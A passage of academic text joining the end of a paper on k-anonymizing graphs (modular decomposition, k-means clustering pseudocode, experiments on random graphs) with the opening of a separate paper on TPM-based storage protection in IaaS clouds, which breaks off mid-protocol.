A module in a graph $G = (V, E)$ is a subset of vertices $M \subseteq V$ that share the same neighbors in $V \setminus M$. A strong module is a module that does not overlap other modules. The modules of a graph form a partitive family defining a decomposition scheme for the graph with an associated decomposition tree composed of the graphs strong modules [7]. This tree is a representation of the structure of the graph and is therefore a first step in many algorithms.

A congruence partition is a partition of the vertices V in which the parts are modules. A factor is the induced graph on the vertices in one part of a congruence partition. The modules that are maximal with respect to inclusion form a congruence partition of V, called a maximal modular partition. Every graph has a unique maximal modular partition. If two vertices v_1 and v_2 in two disjoint modules M_1 and M_2 are connected, then all vertices in M_1 are connected to all vertices in M_2. In particular this is true for the maximal modules. The quotient graph of G is defined as the graph with the maximal modules of G as vertices and an edge between two vertices if the corresponding modules are connected.

For a survey on algorithms for modular decomposition of graphs, see [8].

3 k-Anonymous Graphs in Terms of Modular Decomposition

In this section we characterize k-anonymity for graphs with respect to neighborhoods in terms of modular decomposition. It is easy to see that a graph G that is k-anonymous with respect to open neighborhoods is a graph such that the cardinality of each part in the maximal modular partition P of G is larger than or equal to k, and additionally, the factors of G with respect to P are totally disconnected.

A graph G that is k-anonymous with respect to closed neighborhoods still has a maximal modular partition P such that each part has cardinality larger than or equal to k. However, in this case the factors of G with respect to P are complete graphs. We summarize these results in the following theorem.

Theorem 1. *Let G be a graph. If G is k-anonymous with respect to the open (closed) neighborhoods, then G has a maximal modular partition $P = \{V_1, \ldots, V_m\}$ such that $|Vi| \geq k$ for all $i = 1, \ldots, m$ and such that the factors of G with respect to P are completely disconnected (complete) graphs.*

Observe that Theorem 1 provides an efficient way of testing for k-anonymity in graphs. Just apply an algorithm for modular decomposition to obtain the maximal modular partition and check that the factors are as required. As an extension, the modular decomposition tree could be used for k-anonymization.

In general, the factors of the maximal modular partition of a graph can be any graph. This motivates the use of modular decomposition of graphs for a more flexible definition of k-anonymity, in which only the edges between the different modules are anonymized. This can be useful for example in cases in which some edges are considered to be more sensitive than others. As an example of this, consider a situation in which it can be assumed that some edges are not in the public domain of knowledge, so that they are not in the quasi-identifier. Then, according to the model of k-anonymity, these edges cannot be used for reidentification, and there is no need to k-anonymize them.

4 Algorithms for Clustering of Graphs with Respect to Open Neighborhoods

This section describes algorithms for centroid-based clustering of graphs with respect to open neighborhoods. These algorithms can be used in combination with Algorithm 1 to produce a k-anonymous graph.

4.1 A k-Means Algorithm for Graphs

Only small modifications to the template of the k-means algorithm is needed in order to obtain a straight-forward iterative centroid-based clustering algorithm for graphs, Algorithm 3.

For a vertex v in a graph $G = (V, E)$, represent $N(v)$ as the row vector in an adjacency matrix of G indexed by v. Then $N(v)$ is a vector in $\{0,1\}^{|V|}$. For two vectors x and y in $\{0,1\}^{|V|}$, let $d(x, y) := |\{i : x_i \neq y_i\}|$ be the Hamming distance of x and y. Observe that for two vertices $u, v \in V$, the Hamming distance betweeen $N(v)$ and $N(u)$ equals the symmetric difference between the neighborhoods of u and v as sets.

For a vertex $v \in V$, denote by $c(v)$ the centroid vector c from a set of centroids C that minimizes $d(N(v), c)$. Denote the clusters by $A(c) := \{v \in V : c(v) = c\}$.

As we saw in Section 2.2, cluster centroids can be initialized in several ways. Although there exist more advanced initialization algorithms for the k-means algorithm, it is commonly accepted that random initialization is a good alternative, combined with several runs of the algorithm, see for example [22]. We suggest that randomly generated centroids should be chosen from a distribution that adjusts well to the relevant family of graphs. This can be achieved easily by choosing the centroids randomly from the data set, which is the method that will be used in this article. Other initialization methods can of course be used.

The k-means algorithm involves a step of calculation of the mean between several vectors. For open neighborhoods, the mean does not adjust well, since it is not obvious how to define the mean of a set of neighborhoods. Instead other aggregation operators can be more suitable. The mode of a set of elements is the element that appears most often in the set. In contrast to the mean or the median, the mode can be used also for nominal data. We use the mode for vectors applied to each coefficients independently. Given a set of vectors it returns the vector with coefficients equal to the mode of the coefficients of all vectors in the set. Observe that defined in this way, the mode of a data set of vectors does not necessarily belong to the data set. The mode of a set of neighborhoods with threshold t is then a neighborhood that contains a vertex v if a proportion larger than a threshold $t \in [0, 1]$ of the original neighborhoods contain v.

4.2 A Distributed k-Means Algorithm

In this section we present a distributed version of the k-means open neighborhood clustering algorithm for graphs. The idea is to approximate Algorithm 3 by decomposing the calculation of one iteration of the algorithm into factors that can be calculated by each vertex independently, using only local knowledge. As was pointed out in [27], two vertices in a graph have similar neighborhoods if their 2-path similarity is high. The 2-path similarity between two vertices u and v is defined as the number of paths of length two between u and v. It is therefore clear that all vertices in an anonymity set of a vertex v in a k-anonymous graph of non-zero degree will all be on distance at most two from v. This suggests that a clustering in graphs with respect to open neighborhoods can

```
**Input**: A graph $(V, E)$ and an integer $m$
**Output**: A set of $m$ cluster centroids $C = \{c_1, \dots, c_m\}$
Initialize a set of cluster centroids $C' := C := \{c_1, \dots, c_m\}$;
repeat
    foreach $v \in V$ do
        $C := C'$;
        Calculate $c(v)$ as $c \in C$ minimizing $d(c, N(v))$;
        Assign $v$ to $A(c(v))$.
    end
    foreach $c \in C$ do
        Calculate the new centroid $c'$ of $A(c)$ as the mode with threshold $t$ of
        the vectors $N(u)$ for $u \in A(c)$;
    end
until $C = C'$;
```

Algorithm 3. A k-means algorithm for open neighborhood clustering of graphs

be approximated with local computations on each vertex, requiring a knowledge of the graph topology that covers vertices at distance at most three, or in other words, the neighborhoods of the neighbors of neighbors. However, in practice, the algorithm can be defined so that it requires only message passing between vertices at distance one. Also, much of the information, the neighborhoods, can be passed once in the beginning of the algorithm and stored for future use.

The distributed k-means algorithm is described in Algorithm 4. As in Section 4.1, for a vertex $v \in V$, denote by $c(v)$ the centroid vector c from a set of centroids C that minimizes $d(N(v), c)$ and the clusters by $A(c) := \{v \in V : c(v) = c\}$.

The algorithm starts by initializing a set of cluster centroids. Also, each vertex v posts a message to all its neighbors containing its neighborhood $N(v)$, which is stored by these vertices. The rest of the algorithm is an iteration of the two steps in Algorithm 3 and an extra third approximation step, adapting the algorithm to distributed execution. Since the execution of the algorithm moves between neighbors, it is useful to follow the execution as it moves from one vertex v and its neighbor u.

In Step 1 each vertex v calculates the cluster centroid that is closest to its neighborhood $N(v)$ and posts the result to all its neighbors $u \in N(v)$. In Step 2 each vertex u updates the cluster centroids $C = \{c_1, \dots, c_m\}$. For each centroid c_i, the new centroid c'_i is calculated as the mode of the coefficients of the set of neighborhood vectors $\{N(v) : v \in N(u) \text{ and } c(v) = c_i\}$. Then u posts the set of new centroids C' to the neighbors $v \in N(u)$. In Step 3 each vertex v calculates an approximation C'' of the new centroids as a combination of the different C''s received from its neighbors. Then the algorithm returns to step 1 with $C := C''$.

Instead of having the vertices post the set of new centroids C' to their neighbors, one can let them post C' on a public message board. In any case, where the original k-means algorithm produced one set of new centroids, the distributed

```
Input: A graph $(V, E)$ and an integer $m$
Output: A set of cluster centroids $C = \{c_1, \ldots, c_m\}$
Globally initialize a set of cluster centroids $C'' := C := \{c_1, \ldots, c_m\}$ and post
them to the public board;
foreach $v \in V$ do
    Post $N(v)$ to $u \in N(v)$;
    Receive and store $N(u)$ from $u \in N(v)$;
    repeat
        Step 1
        Set $C := C''$;
        Calculate $c(v)$, as $c \in C'$ that minimizes $d(c, N(v))$;
        Post $c(v)$ to $u \in N(v)$;
        Step 2
        Receive $c(u)$ from $u \in N(v)$;
        Calculate the new centroids $C'_v := \{c'_1, \ldots, c'_m\}$ as the mode of the
        neighborhoods in the set $\{N(u) : u \in N(v) \cap A(c_i)\}$, with $c_i \in C$;
        Post $C'_v$ to $N(v)$;
        Step 3
        Receive $C'_u$ from $u \in N(v)$ and combine them all into new centroids $C''$;
    until $C = C''$;
end
```

Algorithm 4. A distributed k-means algorithm for clustering graphs

version of the algorithm produces many sets of new centroids that must be combined in some effective way. Our experiments show that it works to combine the new centroids $C' = \{c'_1, \ldots, c'_m\}$ into the vectors $C'' = \{c''_1, \ldots, c''_m\}$ that have ones at the indices where there is at least one c'_i with a one at these indices. This strategy can be used for the calculation of C'' both locally and globally at the public message board.

5 Experiments

Algorithm 4 was implemented in Sage [25] and executed on random graphs generated using the Barabási-Albert model [2] and the Newman-Watts-Strogatz model [20]. These random graph models were chosen since they share properties with real social graphs: the former gives graphs that are scale-free and the graphs generated using the latter model have the small world property.

5.1 The k-Means Algorithm on Graphs

In a first experiment, for each of these two graph models and for each number of vertices in $\{30, 60, 120\}$, Algorithm 4 with public board was tested on 20 different graphs. For each graph, 10 different initializations of the cluster centroids were tried, and the result with the smallest information loss was chosen. In this experiment, information loss was measured as the sum of the symmetric difference error (SSDE), the symmetric difference between the cluster centers (considered as sets of vertices) and the neighborhoods of the vertices in each cluster, summed over all vertices of the graph. The number of iterations on each initialization was set to 15, since it was observed that in general convergence was achieved well before 10 iterations. Table 1 shows the average information loss in SSDE among 20 tested graphs on $|V|$ vertices, divided by the number of vertices $|V|$.

Table 1.

$\|V\|$	e	m	$SSDE/\|V\|$
30	3	3	3.9
60	3	3	4.8
120	3	3	5.3

Barabási-Albert graphs with parameters $(|V|, e)$

$\|V\|$	e	p	k	$SSDE/\|V\|$
30	4	0.2	3	3.9
60	4	0.2	3	4.0
120	4	0.2	3	4.2

Newman-Watts-Strogatz graphs with parameters $(|V|, e, p)$

5.2 Constructing k-Anonymous Graphs

In a second experiment, once the clusters were obtained, Algorithm 1 was applied to the original graph, and a k-anonymized graphs was constructed. For each of the two random graph models, and for each number of vertices $|V|$ in $\{30, 60, 120\}$, Algorithm 4 was first applied to 20 different graphs, with the same settings as the experiment in Section 5.1. The only change was the use of an x-factor when updating the centroids, allowing to adjust the approximate number of vertices in the centroids. Then Algorithm 1 was applied, using the resulting clusters to construct a k-anonymous graph.

Several problems were observed during both experiments described in this article. For example, although m centroids were demanded, the algorithm typically returned fewer centroids. Also, the k-means algorithm is not designed to ensure that clusters contain at least k vertices. Since our goal is to construct a k-anonymous graph, this was an issue. In particular, outliers were a problem, creating clusters with single vertices. All these problems are typical for the k-means algorithm and there are methods to deal with them available in the literature. Note though that for all the tested graphs, 10 different initializations were enough in order to automatically find a clustering such that each cluster contained at least k vertices. The results presented in Table 2 all correspond to graphs that are k-anonymous.

Currently, there is no measure of information loss for graphs that can be considered to be clearly better than other measures. In general, information loss should be quantified according to the utility of the anonymized graph in the context in which it should be used. This means that the best measure of information loss may vary with the context. Sometimes it may be interesting to preserve some particular property of the graph, i.e. diameter, girth, degree sequence. Then, please note then that a graph that is k-anonymous with respect to neighborhoods, with $k \geq 2$ and minimum degree 2, must have girth 3 if neighborhoods are closed and can not have girth larger than 4 if neighborhoods are open. To see this, fix a vertex v and observe that there must be a vertex

Table 2.

$\lvert V\rvert$	e	k	$SSDE/\lvert V\rvert$	$ED/\lvert V\rvert$
30	3	3	4.13	4.16
60	3	3	5.56	6.68
120	3	3	6.64	10.75

Barabási-Albert graphs with parameters $(|V|, e)$

$\lvert V\rvert$	e	p	k	$SSDE/\lvert V\rvert$	$ED/\lvert V\rvert$
30	4	0.2	3	3.93	3.68
60	4	0.2	3	4.51	4.95
120	4	0.2	3	4.61	6.6

Newman-Watts-Strogatz graphs with parameters $(|V|, e, p)$

$u \neq v$ with the same neighbors as v. Since v has at least two neighbors, if neighborhoods are closed, there will be a cycle of length 3, if neighborhoods are open, there will be a cycle of length 4. Therefore the girth is not a very interesting measure of information loss in this context.

In this experiment, information loss was measured both as in Section 5.1 and as the number of edges that had to be removed or added in order to construct the k-anonymous graph from the original graph. In Table 2, the average of the information loss over the 20 graphs is presented as the sum of symmetric difference error (SSDE), the symmetric difference between centroids and neighborhoods as sets as in Table 1, and as the edge difference (ED), the number of edges added or removed by the anonymization algorithm. In both cases, information loss was divided by the number of vertices in the graphs. The SSDE was slightly higher than in Table 1, due to the use of the x-factor.

6 Conclusions

The contribution of this article was two-fold. On the one hand we have characterized k-anonymous graphs in terms of modular decomposition, motivating a more flexible definition of k-anonymity for graphs. On the other hand we have described two algorithms for the k-anonymization of graphs with respect to open neighborhoods. Algorithm 3 is an adaptation of the k-means algorithm to the open neighborhood clustering problem in graphs. Algorithm 4 is a distributed version of Algorithm 3. The algorithms have been implemented using Sage [25]. Applications for distributed algorithms for k-anonymization of graphs can be found for example in user-driven privacy enhancing technologies for social networks.

Acknowledgements. The calculations in this paper was made using Sage [25]. The author is financed by the Swedish government through the National Graduate School in Computer Science (CUGS). Partial support by the Spanish MEC projects ARES (CONSOLIDER INGENIO 2010 CSD2007-00004) and ICWT (TIN2012-32757), is acknowledged.

References

1. AOL query logs, `www.aolstalker.com`
2. Barabási, A.-L., Albert, R.: Emergence of scaling in random networks. Science 286(5439), 509–512 (1999)
3. Campan, A., Truta, T.M.: Data and structural anonymity in social networks. In: ACM SIGKDD International Workshop on Privacy, Security, and Trust in KDD (2008)
4. Dalenius, T.: Finding a needle in a haystack. Journal of Official Statistics 2(3), 329–336 (1986)
5. Dempster, A.P., Laird, N.M., Rubin, D.B.: Maximum Likelihood from Incomplete Data via the EM Algorithm. Journal of the Royal Statistical Society. Series B (Methodological) 39(1), 1–38 (1977)
6. Domingo-Ferrer, J., Torra, V.: Ordinal, continuous and heterogenerous k-anonymity through microaggregation. Data Mining and Knowledge Discovery 11(2), 195–212 (2005)
7. Gallai, T.: Transitiv orientierbare graphen. Acta Mathematica Acad. Sci. Hungar. 18, 25–66 (1967)
8. Habib, M., Paul, C.: A survey of the algorithmic aspects of modular decomposition. Journal of Computer Science Review 4(1), 41–59 (2010)
9. Hay, M., Miklau, G., Jensen, D., Towsley, D., Weis, P.: Resisting structural reidentification in anonymized social networks. In: International Conference on Very Large Data Bases (2008)
10. Hedetniemi, S.T., Laskar, R.C.: Bibliography on domination in graphs and some basic definitions of domination parameters. Discrete Mathematics 86(1-3), 257–277 (1990)
11. Hundepool, A., Domingo-Ferrer, J., Franconi, L., Giessing, S., Schulte Nordholt, E., Spicer, K., de Wolf, P.-P.: Statistical Disclosure Control. Wiley (2012)
12. Jain, A.K., Dubes, R.C.: Algorithms for Clustering Data. Prentice-Hall (1981)
13. Lloyd, S.P.: Least square quantization in PCM. Bell Telephone Laboratories Paper (1957); Later published as: Least squares quantization in PCM. IEEE Transactions on Information Theory 28(2), 129–137 (1982)
14. Liu, K., Terzi, E.: Towards identity anonymization on graphs. In: ACM SIGMOD International Conference on Management of Data, pp. 93–106 (2008)
15. Liu, K., Das, K., Grandison, T., Kargupta, H.: Privacy-preserving data analysis on graphs and social networks. In: Kargupta, H., Han, J., Yu, P., Motwani, R., Kumar, V. (eds.) Next Generation of Data Mining. CRC Press (2008)
16. Lorrain, F., White, H.C.: Structural equivalence of individuals in social networks. Journal of Mathematical Sociology 1, 49–80 (1971)
17. Machanavajjhala, A., Kifer, D., Gehrke, J., Venkitasubramaniam, M.: L-diversity: Privacy beyond k-anonymity. J. ACM Trans. Knowl. Discov. Data 1(1), 3 (2007)
18. Mooij, J.M., Kappen, H.J.: Sufficient Conditions for Convergence of the SumProduct Algorithm. IEEE Transactions on Information Theory 53(12), 4422–4437 (2007)
19. Nettleton, D.F., Torra, V.: Data Privacy for Simply Anonymized Social Network Logs Represented as Graphs - Considerations for Graph alteration Operations. International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems 19(suppl. 1), 107–125 (2011)
20. Newman, M.E.J., Watts, D.J., Strogatz, S.H.: Random graph models of social networks. Proc. Nat. Acad. Sci. USA 99, 2566–2572 (2002)

21. Pearl, J.: Reverend Bayes on inference engines: A distributed hierarchical approach. In: Proceedings of the Second National Conference on Artificial Intelligence, AAAI 1982, Pittsburgh, PA, pp. 133–136. AAAI Press, Menlo Park (1982)
22. Peña, J.M., Lozano, J.A., Larrañaga, P.: An Empirical Comparison of Four Initialization Methods for the K-Means Algorithm. Pattern Recognition Letters 20(10), 1027–1040 (1999)
23. Samarati, P.: Protecting Respondents' Identities in Microdata Release. IEEE Trans. on Knowledge and Data Engineering 13(6), 1010–1027 (2001)
24. Samarati, P., Sweeney, L.: Protecting privacy when disclosing information: k–anonymity and its enforcement through generalization and suppression. SRI Intl. Tech. Rep. (1998)
25. Stein, W.A., et al.: Sage Mathematics Software (Version 5.0), The Sage Development Team (2012), `http://www.sagemath.org`
26. Stokes, K., Torra, V.: Reidentification and k-anonymity: a model for disclosure risk in graphs. Soft Computing 16(10), 1657–1670 (2012)
27. Stokes, K., Torra, V.: On some clustering approaches for graphs. In: FUZZ-IEEE 2011, pp. 409–415 (2011)
28. Sweeney, L.: k-anonymity: a model for protecting privacy. Int. J. of Unc., Fuzz. and Knowledge Based Systems 10(5), 557–570 (2002)
29. Viterbi, A.J.: Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. IEEE Transactions on Information Theory 13(2), 260–269 (1967)
30. Zhou, B., Pei, J.: Preserving privacy in social networks against neighborhood attacks. In: IEEE International Conference on Data Engineering (2008)
31. Zou, L., Chen, L., Tamer Özsu, M.: k-Automorphism: a general framework for privacy preserving network publication. VLDB Endowment 2(1), 946–957 (2009)

Domain-Based Storage Protection (DBSP) in Public Infrastructure Clouds

Nicolae Paladi[1], Christian Gehrmann[1], and Fredric Morenius[2]

[1] Swedish Institute of Computer Science, Stockholm, Sweden
[2] Ericsson Research, Stockholm, Sweden
{nicolae,chrisg}@sics.se, fredric.morenius@ericsson.com

Abstract. Confidentiality and integrity of data in Infrastructure-as-a-Service (IaaS) environments increase in relevance as adoption of IaaS advances towards maturity. While current solutions assume a high degree of trust in IaaS provider staff and infrastructure management processes, earlier incidents have demonstrated that neither are impeccable.

In this paper we introduce Domain-Based Storage Protection (DBSP) a data confidentiality and integrity protection mechanism for IaaS environments, which relies on trusted computing principles to provide transparent storage isolation between IaaS clients.

We describe the building blocks of this mechanism and provide a set of detailed protocols for generation and handling of keys for confidentiality and integrity protection of data stored by guest VM instances. The protocols assume an untrusted IaaS provider and aim to prevent both malicious and accidental faulty configurations that could lead to breach of data confidentiality and integrity in IaaS deployments.

1 Introduction

Following a period of establishment and early adoption, cloud computing is gaining widespread popularity and is now present in the product portfolio of many large software vendors in one of the three archetypes outlined by the US National Institute of Standards and Technology (NIST): Infrastructure-as-a-Service , Platform-as-a-Service or Software-as-a-Service [1]. Other factors which testify to the impact of the field are the emergence of legal frameworks that regulate provisioning and usage of public cloud computing services [2] and protection of data transferred to public cloud storage [3]. However, despite growing popularity, cloud computing continues to present a wide range of unsolved security concerns [4, 5, 6]

Considering that security concerns were long cited as barriers to wider adoption of public cloud services, emerging regulation will likely require public cloud providers to operate with an even wider set of tools to safeguard when needed the confidentiality, integrity, authenticity and even geolocation of data stored in public clouds. Governmental programs, such as e.g FedRAMP in the USA propose a "standardized approach to security assessment, authorization, and continuous monitoring for cloud products and services" [7]. While such programs are an important extension of the cloud security ecosystem, they often assume manual execution steps which can not reliably exclude audit or reporting errors due to human factors. In addition, the outcome of such programs is a certification result based on a *snapshot view* of the public cloud providers' infrastructure, processes and policies, while an adversary with full logical access to the underlying infrastructure can conceal traces of an eventual security breach. Thus, while security assessment and continuous monitoring of the infrastructure are valuable tools in ensuring security of IaaS infrastructure deployments, we consider that effective *prevention* mechanisms have a higher potential to increase the IaaS customers' trust with respect to data processing and storage in public IaaS environments.

A core enabling technology of IaaS is system virtualization [8], which enables hardware multiplexing and redefinition of supported hardware architectures into software abstractions. This redefinition is performed by the hypervisor, a software component that abstracts the hardware resources of the platform and presents a virtualized software platform where guest virtual machine (VM) instances can be deployed. In addition, the hypervisor also manages the I/O communication between VM instances and external components, including storage devices allocated to the VM instance. This is one of the vulnerable areas of IaaS environments since, as demonstrated in [6], improper allocation of block storage can lead to a breach of data confidentiality.

Certain aspects of IaaS security have been addressed through the use of Trusted Computing technologies as defined by the Trusted Computing Group (TCG) [9]. A core component in the TCG-defined security architecture is the Trusted Platform Module (TPM), a cryptographic module that offers protected storage for sensitive parameters and can be used as trust anchor for software integrity verification in open platforms. TPM usage and deployment models for IaaS clouds have already been addressed in earlier research [10,11,12,13,14,15]. The early principles of a trusted IaaS platform [13] were later extended to cover both trusted VM launch [14,16] and VM migration [15].

These results demonstrate the capabilities resulting from combining basic TPM attestation mechanisms with standard cryptographic techniques to design an infrastructure for VM protection. However, while much of the research effort has been directed towards protection of VM instances in IaaS environments, ensuring the protection of data generated by such instances has received far less attention. We address this aspect in the current paper.

Contribution

The focus of this paper is DBSP, a trusted storage protection mechanism which provides per-VM instance access control, allowing the client to control a VM instance's read and write access rights over a storage unit at launch time.

- In this paper we introduce an approach to ensuring confidentiality and integrity of stored data in public IaaS deployments with the additional capability of domain-based isolation. Such *Domain-Based Storage Protection* allows a IaaS Compute Host (CH) to encrypt and integrity protect data before it is stored. Encryption and integrity protection is performed using TPM-protected keys which are only available to a CH in a trusted state, which excludes the possibility of decryption and/or modification on a simulated deployment. Furthermore, DBSP allows to enforce storage management policies to provide control over allocation of and access to storage in a fully virtualized environment.

- We introduce a storage allocation protocol that reduces the risk of accidental or premeditated breach of data isolation between different tenants (an attack vector introduced in [17] with actual vulnerabilities described in [6]) by introducing and enforcing the concept of *administrative domains* in the context of storage resources.
- We present a set of protocols for transparent full disk encryption performed at the hypervisor level; while hypervisor-based background encryption has been explored earlier [18], our protocol focuses on a different key handling mechanism where the control over the domain master keys protecting the data storage is transferred to an external trusted party.
- We extend previously introduced protocols for trusted launch of VM instances in public IaaS environments [14,16] by introducing additional parameters to direct the allocation of storage resources to a certain *administrative domain.*

2 System Model

In this paper we assume an IaaS deployment model as defined by NIST, where an IaaS client is able to provision processing, storage, networks, and other fundamental computing resources as well as able to deploy and run arbitrary software supported by the hypervisor. [1]; moreover, the same definition explicitly states that IaaS clients do not have control over the underlying infrastructure. In a typical usage scenario, IaaS clients communicate over an insecure network with the IaaS platform which provisions computing resources and launches guest VM instances[1] and allocates storage resources.

According to our system model, the domain of the IaaS provider is limited to the IaaS software platform and the hypervisor environment (including the hypervisor itself, any administrative domains, e.g. Dom0 according to the Xen hypervisor model [19] and the communication channels between administrative domains and the VM instances). Practical IaaS deployments assume that the VM image repository and data storage provided for the VM instances could be either controlled by the IaaS provider or by a third party. We assume for simplicity (but without affecting the applicability of DBSP) that the IaaS provider is in full control of both the image store and the data storage. The IaaS provider domain is marked with bold dashed lines in Figure 1.

We share the attack model with [13, 14, 15, 16], which assume that privileged access rights can be maliciously used by IaaS provider system administrators

[1] VM images can originate from the clients themselves, the IaaS provider or a public image repository.




Fig. 1. Data flow in the cloud

($\mathcal{A}_r$) with remote access. In addition, $\mathcal{A}_r$ can obtain root access on any host maintained by the IaaS provider, but not can not obtain physical access.

We assume that an $\mathcal{A}_r$ obtaining remote root access to a compute host within the secured IaaS provider perimeter will not be able to access the volatile memory of any VM instance residing on the compute host at that time, i.e. the compute host offers VM instances a closed box execution environment[2], e.g. similar to the model in [20]. The attack model also includes unintentional configuration errors caused by $\mathcal{A}_r$, such as incorrect allocation of storage devices or unintended network connectivity between physical or virtual devices.

Runtime attacks on the hypervisor are excluded from the model, since they represent a separate research topic. One promising solution towards this problem is presented in [21]. Denial-of-Service attacks are also explicitly excluded from our model, because according to the definition of the IaaS model in [1] the client has limited access to the networking infrastructure of the IaaS deployment and the IaaS provider could start a DoS attack simply by severing the network communication between the client and the VM instance.

We consider a VM trusted if the integrity of the VM image used for launch is ensured, the VM instance is spawned on a trusted compute host and the VM instance can prove knowledge of a client-verification token (see section 4.1).

Based on the model presented above, we define a set of requirements towards a solution which aims to ensure the confidentiality and integrity of data processed and stored by a VM instance in an untrusted IaaS setting.

1. The solution must ensure integrity and confidentiality protection of data processed and stored by VM instances on resources hosted by an untrusted IaaS provider.
2. The solution must be capable to enforce access rights, such that a guest VM only can access a certain storage domain if explicitly assigned by the IaaS client.
3. The solution must prevent both accidental and intended breaches of storage resource isolation between VM instances triggered by IaaS $\mathcal{A}_r$s.

[2] This does not include any VM instances part of the hosting infrastructure, such as administrative VMs

These requirements will be revisited in section 5 as part of the evaluation of the proposed solution.

3 Building Blocks

Before presenting the set of protocols comprising DBSP, we provide some details about essential components of the proposed solution and component specific properties which we rely on in the remainder of this paper.

3.1 Trusted Platform Module

The Trusted Platform Module (TPM) is a cryptographic coprocessor, developed according to the specifications of the Trusted Computing Group (TCG) [9]. Given that the final specification for TPM version 2.0 is not yet released at the time of writing, we assume TPM version 1.2 for the remainder of this paper.

TPM provides a set of standard, unmodifiable functionality implemented by vendors according to the specifications published by the TCG and offers data protection through asymmetric cryptography using internally maintained keys. Two of the operations supported by the TPM that are particularly relevant for the proposed solution are *bind* and *seal*. According to [9], a message encrypted ("bound") using a particular TPM's public key can only be decrypted using the private key of the same TPM. Sealing is a special case of binding, where an encrypted message produced through binding can only be decrypted in a certain platform state (defined through the platform configuration register values) to which the message is *sealed*. Refer to [9] for a detailed description of the bind and seal operations.

3.2 Trusted Third Party

For the purposes of the protocol, we introduce a standalone component referred to as trusted third party (TTP). We assume that the security guarantees provided by the trusted third party with regard to guest VM launch and storage protection are sufficient for the IaaS client. We further assume that the IaaS provider allows communication between its servers and the TTP for platform attestation and key management purposes. We continue by enumerating of the functionality assumed to be provided by the TTP:

– Communication with components deployed on the compute host, such as integrity attestation information, authentication tokens and cryptographic keys;
– Integrity attestation based on the integrity attestation quotes provided by the TPM hardware component installed on the compute host;
– Verification of client supplied electronic signature authenticity;
– Sealing of data to a certain trusted compute host configuration;
– Generation of nonce values and of confidentiality and integrity protection keys according to the input data received from the compute host.

Given the central role the TTP plays in our model, we assume that the TTP communicates with the components of the IaaS deployment through reliable channels.

3.3 Secure Component

Another part of the proposed solution is a verifiable execution module referred to as the "Secure Component" (SC) in the protocols. The secure component provides the following functionality:

- Communication with the TTP for authentication and cryptographic key exchange;
- Verification of VM instance access rights to storage resources;
- Fetching, caching and storing confidentiality and integrity protection keys per guest VM instance;
- Encryption, decryption, integrity protection and verification of data written or read to/from allocated storage resources;

Having defined the responsibilities of SC, we turn to the possible ways to integrate it into currently used virtualization stacks. Figure 2 shows a Xen hypervisor deployed on a hardware node, with a set of boxes on top of it representing the guest VM instances ($DomU^1$ to $DomU^N$), along with an administrative VM instance, Dom0. While implementing SC as part of Dom0 is feasible, this would only increase the (already large) amount of code that must be included in the trusted computing base.




Fig. 2. Typical representation of a Xen hypervisor




Fig. 3. Representation of a Xen hypervisor in the proposed model

An alternative implementation of SC on a Xen virtualization platform follows the disaggregation principles described in [22] to implement a "DomSC" executing the functionality of the secure component described above. The trusted computing base is thus be reduced to the underlying hardware, the bare-bones hypervisor, a necessary minimum of Dom0 and DomSC, as depicted in Figure 3 (the TCB within the dashed line). While full exclusion of Dom0 from the trusted computing base is indeed desirable, it is a non-trivial task, as discussed in [22].

Implementation(s) of the SC for Xen and/or KVM is planned as future work.

4 Design Principles

We assume a scenario where data is stored in an IaaS storage using any suitable units, such as block storage devices (iSCSI or similar). Confidentiality and integrity of the data during storage is ensured by the secure component, as described in section 3.3.

All data stored at the IaaS provider using the scheme described in this paper is associated with specific *storage domains*. A storage domain in this context typically corresponds to a particular organization or administrative domain that utilizes public cloud services (including the storage service) offered by an IaaS provider, i.e. a single administrative entity that typically only handles data storage for its own domain and not for any other domains. All data in a single domain is protected with the same storage protection domain master key, denoted by K_M. This key is generated by the TTP and cannot leave TTP's logical perimeter.

We assume that at guest VM launch, the VM instance is assigned a unique identifier (ID_{VM}). During the entire lifetime of the VM instance, ID_{VM} is reliably associated with a particular storage domain. Keys used for data confidentiality and integrity protection and verification in a single domain are derived by the TTP.

Below we describe three protocols necessary for the data handling functionality of a VM instance, namely protocols for secure VM instance launch plus initial and subsequent storage usage. Migration of VM instances is a relevant and important topic, but due to space considerations it is out of the scope of this paper.

4.1 VM Instance Launch

We suggest the following principles for securely associating a VM instance with a particular storage domain at VM launch. It is important to note that the following launch protocol description (also presented in Figure 4 focuses mainly on the extensions to the trusted launch protocol in [16] and does not revisit all its details. In the following description, the extensions to the protocol are marked with a **bold** font.

1. Client C prepares a VM launch package similar to the one described in [16] or [14]. The launch package contains a launch message, $\mathcal{M}$, which consists of the following parameters:

